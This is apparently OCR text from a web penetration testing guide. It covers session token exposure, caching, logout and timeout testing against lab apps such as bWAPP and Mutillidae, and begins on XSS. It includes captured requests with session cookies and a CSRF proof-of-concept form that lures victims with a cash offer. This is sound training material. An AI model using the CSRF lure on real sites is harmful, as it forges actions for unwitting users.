
Welcome **Linux Root User!**

Comment:

Post Comment

Erase Comments

Logout




4. Testing for Exposed Session Variables

How to Test

Testing for Encryption & Reuse of Session Tokens Vulnerabilities

Every time the authentication is successful, the user should expect to receive

- A different session token



- A token sent via encrypted channel every time they make HTTP Request


```

3469 http://192.168.222.136 GET /bWAPP/smgmt_sessionid_url.php?PHP... ✓ 200 11473 HTML php bWAPP - Session Manag... 192.168.222.136
Request Response
Raw Params Headers Hex
GET /bWAPP/smgmt_sessionid_url.php?PHPSESSID=h1115j5biphko55cnh0avpfvb7 HTTP/1.1
Host: 192.168.222.136
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.222.136/bWAPP/portal.php
Cookie: dbx-postmeta=grabit=0,-,1,-,2,-,3,-,4,-,5,-,6-advancedstuff=0,-,1,-,2-; security_level=0; acopendivids=swingsset,jotto,phpbh2,redmine; acgroupswithpersist=nada;
PHPSESSID=h1115j5biphko55cnh0avpfvb7; Server=b3dhc3BldCE=; JSESSIONID=E1512230432086FA5AA1F46E2DCB990;
_cyclone_session=BAh7B0h1D3N1c3Npb25taWQgG2FhkiJTQ3ZWJlNDJhYzYzNDc1Mw3bHjE2ZDMOMjg4YTQ3NDYyBj5sAVBkIiEF9jc3JmX3Rva2Vub3JsARkkIiHThTbnh2OHh5SHhVS1VlZnlydk50VOsrbahpSVJZWMBWVWd5EdxdUphYVU7SBj5sA
Rg13D3D--1leaa6E2a015394f3790f998bc19ce77f34497bc; remember_token=8tu37BrvdCCpF5wAd7x4g
Connection: close
Upgrade-Insecure-Requests: 1

```

Testing for Proxies & Caching vulnerabilities

The “Expires: 0” and Cache-Control: max-age=0 directives should be used to further ensure caches do not expose the data. Each request/response passing Session ID data should be examined to ensure appropriate cache directives are in use.

3445	https://attack.samsclass.info	GET	/cookie/login/messageboard.php	200	1861	HTML	php	Message Board	
3446	https://attack.samsclass.info	HEAD	/cookie/login/messageboard.php	200	265	HTML	php		
3447	https://attack.samsclass.info	GET	/cookie/login/logout.php?Logout=Logout	✓	200	646	HTML	php	Logout
3448	https://attack.samsclass.info	GET	/cookie/login/cookie/login.php?n=&p=	✓	302	592	HTML	php	Logging In

```

Request Response
Raw Headers Hex HTML Render
HTTP/1.1 200 OK
Date: Mon, 05 Mar 2018 07:26:02 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Vary: Accept-Encoding
Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct"
Server: cloudflare
CF-RAY: 3f6adaf8a3320f-HKG
Content-Length: 1551

```

Testing for GET & POST vulnerabilities

All server side code receiving data from POST requests should be tested to ensure it does not accept the data if sent as a GET.

```

3469 http://192.168.222.136 GET /bWAPP/smgmt_sessionid_url.php?PHP... ✓ 200 11473 HTML php bWAPP - Session Manag... 192.168.222.136
Request Response
Raw Params Headers Hex
GET /bWAPP/smgmt_sessionid_url.php?PHPSESSID=h1115j5biphko55cnh0avpfvb7 HTTP/1.1
Host: 192.168.222.136
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.222.136/bWAPP/portal.php
Cookie: dbx-postmeta=grabit=0,-,1,-,2,-,3,-,4,-,5,-,6-advancedstuff=0,-,1,-,2-; security_level=0; acopendivids=swingsset,jotto,phpbh2,redmine; acgroupswithpersist=nada;
PHPSESSID=h1115j5biphko55cnh0avpfvb7; Server=b3dhc3BldCE=; JSESSIONID=E1512230432086FA5AA1F46E2DCB990;
_cyclone_session=BAh7B0h1D3N1c3Npb25taWQgG2FhkiJTQ3ZWJlNDJhYzYzNDc1Mw3bHjE2ZDMOMjg4YTQ3NDYyBj5sAVBkIiEF9jc3JmX3Rva2Vub3JsARkkIiHThTbnh2OHh5SHhVS1VlZnlydk50VOsrbahpSVJZWMBWVWd5EdxdUphYVU7SBj5sA
Rg13D3D--1leaa6E2a015394f3790f998bc19ce77f34497bc; remember_token=8tu37BrvdCCpF5wAd7x4g
Connection: close
Upgrade-Insecure-Requests: 1

```


5. Testing for Cross Site Request Forgery (CSRF)

CSRF is an attack which forces an end user to execute unwanted actions on a web application in which he/she is currently authenticated. With a little help of social engineering (like sending a link


via email or chat), an attacker may force the users of a web application to execute actions of the attacker's choosing. A successful CSRF exploit can compromise end user data and operation, when it targets a normal user. If the targeted end user is the administrator account, a CSRF attack can compromise the entire web application.

How to Test

- Let u the URL being tested, u=http://abc.com/action



- Build an html page containing the http request referencing URL u (specifying all relevant parameters, in the case of http GET this is straightforward, while to a POST request you need to resort to some javascript).



```

<!DOCTYPE html>
<html>
<head>
<title>Treasure</title>
</head>
<body>
<form id="f" action="http://localhost:8080/mutillidae/index.php?page=add-to-your-blog.php" method="post" enctype="application/x-www-form-urlencoded">
<input type="hidden" name="csrf-token" value=""/>
<input type="hidden" name="blog_entry" value="CSRF demo by Cloud HvN">
<input type="submit" name="add-to-your-blog-php-submit-button" value="click here to get 2000$"/>
</form>
</body>
</html>

```

- Make sure that the valid user logged on the application

Mutillidae II: Web Pwn in Mass Production

0 (Hosed) Hints: Enabled (1 - 5cr1pt K1dd1e) Logged In Admin: **admin** (g0t r00t?)

[Show Popup Hints](#) | [Toggle Security](#) | [Enforce SSL](#) | [Reset DB](#) | [View Log](#) | [View Captured Data](#)


Welcome To The Blog

Ip Me!

Videos

Add blog for admin

- Induce him into following the link pointing to the URL to be tested (Social engineering involved if you cannot impersonate the user yourself)



- Observe the result, check if the web server executed the request

[View Blogs](#)

2 Current Blog Entries			
	Name	Date	Comment
1	admin	2017-10-05 03:21:49	CSRF demo by Cloud HvN
2	admin	2009-03-01 22:31:13	Fear me, for I am ROOT!

// CSRF with Burp


6. Testing for logout functionality

How to Test


Testing for log out user interface

There are some properties which indicate a good log out user interface

- A log out button is present on all pages of the web application
- The log out button should be identified quickly by a user who wants to log out from the web application
- After loading a page the log out button should be visible without scrolling
- Ideally the log out button is placed in an area of the page that is fixed in the view port of the browser and not affected by scrolling of the content



Verify that the following scenario: Login to the system, access a authozied page, copy the url of the page, logout, paste the URL in the address bar, click on go, click on another authozied page, the system requires the permission to access it.



MPG



Register

Categories

- > Acer
- > Compaq
- > Dell
- > Gateway
- > Hewlett
- > Ibm
- > Sony
- > Toshiba

Home Buy Career Ab

Logout

You have been logged out. Thank you very much for your interest.

Logout Message Board

https://games.samsclass.info/cookielogin/messageboard.php

Comment:

Notice: Undefined variable: fn in /var/www/html/cookielogin/messageboard.php on line 41

Call Stack

#	Time	Memory	Function	Location
1	0.0001	233088	{main}()	.../messageboard.php:0

> Post Comment

Erase Comments

Logout

7. Test Session Timeout

The proper value for the session timeout depends on the purpose of the application and should be a balance of security and usability. In a banking applications it makes no sense to keep an inactive session more than 15 minutes. On the other side a short timeout in a wiki or forum could annoy users which are typing lengthy articles with unnecessary log in requests. There timeouts of an hour and more can be acceptable.

How to test

Test with Burp extension

The screenshot displays the Burp Suite interface. At the top, there are tabs for various tools: Target, Proxy, Spider, Scanner, Intruder, Repeater, Sequencer, Decoder, Comparer, Extender, Project options, User options, and Alerts. Below these are tabs for Extensions, BApp Store, APIs, and Options. The BApp Store is active, showing a list of extensions. The 'Session Timeout Test' extension is highlighted, and its details are shown on the right. The details include the author (August Detlefsen), version (1.0), source (https://github.com/portswigger/session-timeout-test), and update date (01 Jul 2014). There are also rating and popularity indicators.

Name	Installed	Rating	Popularity	Last updated	Detail
Sentinel		☆☆☆☆☆	— —	10 Apr 2017	Pro extension
Session Auth		☆☆☆☆☆	— —	24 Jan 2017	
Session Timeout Test	✓	☆☆☆☆☆	— —	01 Jul 2014	
Session Tracking Checks		☆☆☆☆☆	— —	05 Jan 2018	
Site Map Extractor		☆☆☆☆☆	— —	11 Jan 2018	
Site Map Fetcher		☆☆☆☆☆	— —	22 Jan 2015	
Software Version Reporter		☆☆☆☆☆	— —	08 Feb 2018	Pro extension
Software Vulnerability Scanner		☆☆☆☆☆	— —	17 Jul 2017	Pro extension
SpyDir		☆☆☆☆☆	— —	08 Feb 2017	
SQLiPy Sqlmap Integration		☆☆☆☆☆	— —	08 Jan 2018	
Swagger Parser		☆☆☆☆☆	— —	10 Jan 2018	
Target Redirector		☆☆☆☆☆	— —	16 Jan 2018	
ThreadFix		☆☆☆☆☆	— —	25 Jan 2017	Pro extension
Token Incrementor		☆☆☆☆☆	— —	02 Jan 2018	
TokenJar		☆☆☆☆☆	— —	25 Jan 2017	
UUID Detector		☆☆☆☆☆	— —	23 Feb 2017	
WAF Cookie Fetcher		☆☆☆☆☆	— —	16 Jan 2018	

Session Timeout Test

This extension attempts to determine how long it takes for a session to expire by sending requests with increasing delays until a configured string appears in the response.

Author: August Detlefsen
Version: 1.0
Source: <https://github.com/portswigger/session-timeout-test>
Updated: 01 Jul 2014

Rating: ☆☆☆☆☆
Popularity: —|—

The file tree on the left shows a directory structure under 'bWAPP'. The 'login.php' file is selected, and a context menu is open over it. The menu options are:

- http://192.168.222.136/bWAPP/login.php
- Add to scope
- Spider this branch
- Actively scan this branch
- Passively scan this branch
- Send to Intruder (Ctrl+I)
- Send to Repeater (Ctrl+R)
- Send to Sequencer
- Send to Comparer (request)
- Send to Comparer (response)
- Show response in browser
- Request in browser
- Test for Session Timeout

Session Timeout Test

Controls Status

Test Parameters

String to match:	Log in
Minimum Session Duration:	15
Maximum Session Duration:	120
Interval:	1

Testing... STOP TEST

Session Timeout Test

Controls Status

Test Status

Testing Interval:	15 minutes
Next Test:	0:14:54
Total Time Elapsed:	0:00:06
Time Remaining:	119:14:54

Testing... STOP TEST

Session Timeout Test

Controls Status

Test Status

Testing Interval:	15 minutes
Next Test:	0:00:00
Total Time Elapsed:	0:15:00
Time Remaining:	119:00:00

Session timeout detected: 15 minutes START TEST


Input Validation Testing

Testing for Cross site Scripting

Cross Site Scripting (XSS) testing checks if it is possible to manipulate the input parameters of the application so that it generates malicious output. Testers find an XSS vulnerability when the application does not validate their input and creates an output that is under their control. This vulnerability leads to various attacks, for example, stealing confidential information (such as session cookies) or taking control of the victim's browser. An XSS attack breaks the following pattern: Input -> Output == cross-site scripting.

1. Testing for Reflected Cross Site Scripting

Reflected Cross-site Scripting (XSS) occur when an attacker injects browser executable code within a single HTTP response. The injected attack is not stored within the application itself; it is non-persistent and only impacts users who open a maliciously crafted link or third-party web page. The attack string is included as part of the crafted URI or HTTP parameters, improperly processed by the application, and returned to the victim.





How to Test

- Detect input vectors. For each web page, the tester must determine all the web application's user-defined variables and how to input them. This includes hidden or non-obvious inputs such as HTTP parameters, POST data, hidden form field values, and predefined radio or selection values.
- Analyze each input vector to detect potential vulnerabilities. To detect an XSS vulnerability, the tester will typically use specially crafted input data with each input vector. Such input data is typically harmless, but trigger responses from the web browser that manifests the vulnerability. Testing data can be generated by using a web application fuzzer, an automated predefined list of known attack strings, or manually.
- For each test input attempted in the previous phase, the tester will analyze the result and determine if it represents a vulnerability that has a realistic impact on the web application's security. This requires examining the resulting web page HTML and searching for the test input. Once found, the tester identifies any special characters that were not properly encoded, replaced, or filtered out. The set of vulnerable unfiltered special characters will depend on the context of that section of HTML.

